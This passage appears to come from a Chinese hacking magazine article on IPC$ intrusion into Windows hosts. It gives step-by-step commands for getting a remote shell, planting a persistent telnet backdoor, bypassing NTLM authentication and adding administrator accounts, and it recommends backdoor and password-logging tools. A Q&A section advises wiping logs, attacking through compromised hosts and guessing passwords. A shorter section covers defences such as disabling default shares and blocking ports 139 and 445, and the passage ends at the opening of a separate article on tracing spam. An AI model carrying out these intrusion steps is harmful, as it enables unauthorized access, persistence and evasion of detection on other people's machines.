// 再次查看当前时间，以估算srv.exe是否已经运行，此步可以省略

7.C:\>telnet 127.0.0.1 99

// 开一个新窗口，用telnet远程登陆到127.0.0.1，从而获得一个Shell（不懂Shell是什么意思？那你就把它想像成远程机器的控制权好了，操作就像DOS），99端口是srv.exe开的一次性后门的端口

8.C:\WINNT\system32>net start telnet

// 我们在刚登陆上的Shell中启动远程机器的telnet服务，毕竟srv.exe是一次性的后门，我们需要一个长久的后门便于以后访问，如果对方的telnet已经启动，此步可省略

9.C:\>copy ntlm.exe \\127.0.0.1\admin$\system32

// 在原来那个窗口中将ntlm.exe传过去，ntlm.exe用来更改telnet身份验证

10.C:\WINNT\system32>ntlm.exe

// 在shell窗口中运行ntlm.exe，以后就可畅通无阻的telnet这台主机了

11.C:\>telnet 127.0.0.1 23

// 在新窗口中telnet到127.0.0.1，端口23可省略，这样我们可获得一个长期后门

12.C:\WINNT\system32>net user 帐户名 密码 /add

C:\WINNT\system32>net uesr guest /active:yes

C:\WINNT\system32>net localgroup administrators 帐户名 /add

//telnet上以后，就可建立新帐户、激活guest、把任何帐户加入管理员组等

好了，写到这里我似乎回到了两、三年前，那时的IPC$大家都是这么用的，不过随着新工具的出现，上面提到的某些工具和命令现在已经不常用了。让我们看看现在高效、简单的IPC$入侵吧！

psexec.exe \\IP -u 管理员帐号 -p 密码 cmd

// 用这个工具可一步获得Shell（图1）




图 1

OpenTelnet.exe \\server 管理员帐号 密码 NTLM的认证方式 port

// 用它可方便的更改telnet验证方式和端口，以方便我们登陆（图2）




图 2

一步获得shell后，你做什么都可以，安装后门可用Winshell，克隆就用ca吧！开终端用3389.vbe，记录密码用win2kpass。总之好的工具不少，随你选了，我就不多说了！

十四 如何防范IPC$入侵

1.禁止空连接进行枚举（此操作并不能阻止空连接的建立）




图 3

运行regedit，找到如下主键：[HKEY_LOCAL_MACHINE\

SYSTEM\CurrentControlSet\Control\LSA]，把RestrictAnonymous = DWORD 的键值改为：1。如设置为“1”，一个匿名用户仍可连接到IPC$ 共享，但无法通过这种连接得到列举 SAM 帐号和共享信息的权限。在 Windows 2000 中增加了“2”，未取得匿名权的用户将不能进行IPC$ 空连接，建议设置为“1”。如果上面所说的主键不存在，就新建一个再改键值。如果觉得修改注册表较麻烦，可在“本地安全设置”中设置此项：在本地安全设置→本地策略→安全选项→对匿名连接的额外限制，如图3。

2.禁止默认共享

（1）查看本地共享资源

执行“开始→运行→cmd→输入 net share”。

（2）删除共享（重起后默认共享仍然存在）

```
net share ipc$ /delete
net share admin$ /delete
net share c$ /delete
net share d$ /delete
（如果有 e，f……可继续删除）
```

（3）停止server 服务

```
net stop server /y
```

注：重新启动后，server 服务会重新开启。

（4）禁止自动打开默认共享（此操作并不能关闭IPC$ 共享）

执行“开始→运行→输入 regedit”。

server 版：找到如下主键：[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\LanmanServer\Parameters]

把 AutoShareServer（DWORD）的键值改为：00000000。

pro 版：找到如下主键：[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\LanmanServer\Parameters]

把 AutoShareWks（DWORD）的键值改为：00000000。

这两个键值默认情况下在主机上是不存在的，需要手动添加，修改后重起机器使设置生效。

3.关闭IPC$和默认共享依赖的服务——server 服务

如果想关闭IPC$ 共享，那就禁止server 服务：执行“控制面板→管理工具→服务→找到server 服务（右击）→属性→常规→启动类型→选‘已禁用’”。这时可能会有提示：XXX 服务也会关闭，是否继续。因为还有些次要服务要依赖于server 服务，所以不用管它。

4.屏蔽 139、445 端口

如果没有以上两个端口的支持，则无法建立IPC$。因此，屏蔽139、445 端口同样可阻止IPC$ 入侵。

（1）139 端口可通过禁止 NBT 来屏蔽

执行“本地连接→TCP/IP 属性→高级→WINS→选‘禁用TCP/IT 上的NETBIOS’”。如图4。

（2）445 端口可通过修改注册表来屏蔽

添加一个键值：

```
Hive: HKEY_LOCAL_MACHINE
Key: System\Controlset\Services\NetBT\Parameters
Name: SMBDeviceEnabled
Type: REG_DWORD
Value: 0
```




图 4

修改完后重启机器。要注意的是，如果屏蔽掉了以上两个端口，将无法用IPC$ 入侵。

5.安装防火墙进行端口过滤

6.设置复杂密码

将密码设置复杂些，以防止通过IPC$ 穷举出密码，笔者觉得这才是最好的办法，比不停的打补丁要安全得多。

十五 IPC$ 入侵问答精选

上面说了一大堆的理论东西，但在实际操作中你会遇到各种各样的问题。因此，为了给予大家最大的帮助，笔者整理了各大安全论坛中一些有代表性的问答，其中的一些答案是我给出的，一些是论坛上的回复。如有什么疑问，还请指正！

1.进行IPC$ 入侵时，会在服务器中留下记录，有什么办法可不让服务器发现吗？

答：留下记录是一定的，离开时用清除日志程序删除即可，或者用肉鸡入侵。

2.下面的情况是怎么回事？可以连接但不能复制。

```
net use \\***.***.***.***\ipc$ "密码" /user:"用户名"
命令成功
copy icmd.exe \\***.***.***.***\admin$
找不到网络路径
命令不成功
```

答：像“找不到网络路径”、“找不到网络名”之类的问题，大多是因为你想要复制到的共享文件夹没有开启，所以在复制时会出现错误，可试着找找其他的共享文件夹。

3.如果对方开了IPC$，且能建立空联接，但打开C、D 盘时，都要求输入密码，我知道是因为空连接没有太多的权限，但没别的办法了吗？

答：建议先用流光或别的扫描软件试着猜解一下密码，如果猜不出来，只能放弃，毕竟空连接的能力有限。

4.我已猜解到了管理员密码，且已经IPC$连接成功，但用net view \\ip发现对方没开默认共享，我该怎么办？

答：首先纠正你的一个错误，用net view \\ip无法看到默认共享，你可试着将文件复制到c$、d$看看，如果都不行，说明他关闭了默认共享。你可用pentelnet.exe或psexec.exe试试，用法上面我都提到过。

5.IPC$连接成功后，我用net uset ccbirds /add命令建立了一个帐户，却发现这个帐户在我自己机器上，这是怎么回事？

答：IPC$建立成功只能说明你与远程主机建立了通信隧道，并不意味你取得了一个Shell，只有在获得一个Shell（比如telnet）之后，才能在远程机器建立一个帐户，否则你的操作只是在本地进行。

6.我已进入了一台肉机，用的是管理员帐号，可以看他的系统时间，但复制程序到他的机器上却不成功，每次都提示“拒绝访问，已复制0 个文件”，是不是对方有什么服务没开？

答：一般来说，“拒绝访问”都是权限不够的结果，可能你用的帐户有问题。还有一种可能，如果你向普通共享文件夹复制文件却返回这个错误，说明这个文件夹设置的允许访问用户中不包括你（哪怕你是管理员），这一点我在上一期的文章中已经分析了。

7.我用Win98能与对方建立IPC$连接吗？

答：理论上不可以，要进行IPC$操作，建议用Win2000，用其他操作系统会带来许多不必要的麻烦。

8.我用net use \\ip\ipc$ "" /user ""成功建立了一个空会话，但用nbtstat -A IP却无法导出用户列表，这是为什么？

答：空会话在默认情况下是可以导出用户列表的，但如果管理员通过修改注册表来禁止导出列表，就会出现你所说的情况。还有可能是你自己的NBT没有打开，netstat命令是建立在NBT之上的。

9.我建立IPC$连接时返回如下信息：“提供的凭据与已存在的凭据集冲突”，这是怎么回事？

答：说明你已经与目标主机建立了IPC$连接，两个主机间同时建立两个IPC$连接是不允许的。

10.我在映射时出现如下情况：

F:\>net use h: \\211.161.134.*\e$

系统发生 85 错误。

本地设备名已在使用中。

这是怎么回事？

答：你也太粗心了吧！说明你有一个h 盘了，映射到没有的盘符吧！

11.我建立了一个连接：f:\>net use *.*.*.*\ipc$ "123" /user:"guest"，成功了。但映射时却出现了错误，向我要密码，这是怎么回事？

F:\>net use h: *.*.*.*\c$

密码在 *.*.*.*\c$ 无效。

请键入 *.*.*.*\c$ 的密码：

系统发生 5 错误。

拒绝访问。

答：向你要密码说明你当前使用的用户权限不够，不能映射C$这个默认共享，想办法提升权限或找管理员的弱口令吧！默认共享一般需要管理员权限。

12.我用superscan扫到了一个开有139端口的主机，但为什么不能空连接呢？

答：你混淆了IPC$与139的关系，能进行IPC$连接的主机一定开了139或445端口，但开的这两个端口的主机不一定能空连接，因为对方可以关闭IPC$共享。

13.我所在局域网的机器大多都是WindowsXP，用流光扫描到几个administrator帐号，口令是空，而且可以连接，但不能复制东西，说错误5。请问为什么？

答：XP的安全性要高一些，在安全策略的默认设置中，对本地帐户的网络登录进行身份验证时，默认为来宾权限，即使你用管理员远程登录，也只具有来宾权限。因此你复制文件时会出现错误5：权限不够！

14.我用net use \\192.168.0.2\ipc$ "password" /user:"administrator"，成功了，可是用net use i: \\192.168.0.2\c却出现请键入“\\192.168.0.2 的密码”，这是为什么？我用的可是管理员呀？

答：虽然你具有管理员权限，但管理员在设置c 盘共享权限时（注意：普通共享可以设置访问权限，而默认共享则不能），可能并未设置允许administrator访问，所以会出现上述问题。

15.如果自己的机器禁止了IPC$，是不是还可用IPC$连接别有的机器？如果禁止server服务呢？

答：禁止以上两项仍可发起IPC$连接，不过这种问题自己动手试验会更好。

16.能告诉我下面这两个错误产生的原因吗？

c:\>net time \\61.225.*.*

系统发生 5 错误。

拒绝访问。

c:\>net view \\61.225.*.*

系统发生 5 错误。

拒绝访问。

答：起初遇到这个问题时，我也很纳闷，错误5 表示权限不够，可是上面这两个命令连空会话的权限都可完成，为什么不行呢？难道他没建立连接？后来那个粗心的同志告诉我，他忘记了自己已经删了IPC$连接，之后他又输入上面那两个命令，随之发生了错误5。

17.麻烦帮我看看这是怎么回事？

F:\>net time

找不到时间服务器。

请键入 NET HELPMSG 3912 以获得更多的帮助。

答：答案很简单，你的命令错了，应该是net time \\ip，没输入IP地址，当然找不到服务器。view命令也应该有IP地址，即：net view \\ip。

最后还要说一点，许多朋友提问总是简单了事，也不描述具体情况，你起码应该把错误命令拿出来，好让别人帮你分析。

如果你你只是说“我不能复制文件”，天晓得你是怎么回事！

十六 结束语

坦白的说，这篇文章的技术含量不高，我的侧重点在于解惑，希望大家能有一种刨根问到底的精神。我在论坛上总会看到一些人，他们回答别人问题时很不负责任，一遇到稍有难度或自己不会的就告诉人家是因为有防火墙或权限不够，从来不愿去认真分析问题。

最后，希望我的文章能对大家有所帮助，祝大家旅途愉快！

如何追踪垃圾邮件来源

E-Mail

by analysist

最近总是收到一些垃圾邮件，除了一些无聊的宣传信之外，还有一些冒用别人名义的病毒邮件，在我的主页留言板上经常可以看到抱怨C4ST的某某成员给自己发病毒的帖子。虽然，一般情况下大家都知道这是别人伪造的，但是我们怎么查出究竟是谁发的这些信，即如何追踪垃圾邮件的来源呢？下面我就根据一些实际的例子讲述如何追踪到垃圾邮件发送者的大概位置。

一般来说，我们是根据邮件的原始信息进行追踪的。以Foxmail为例，废件箱里是我收到的三封垃圾邮件，我们逐一分析一下它们的来源，如图1所示。

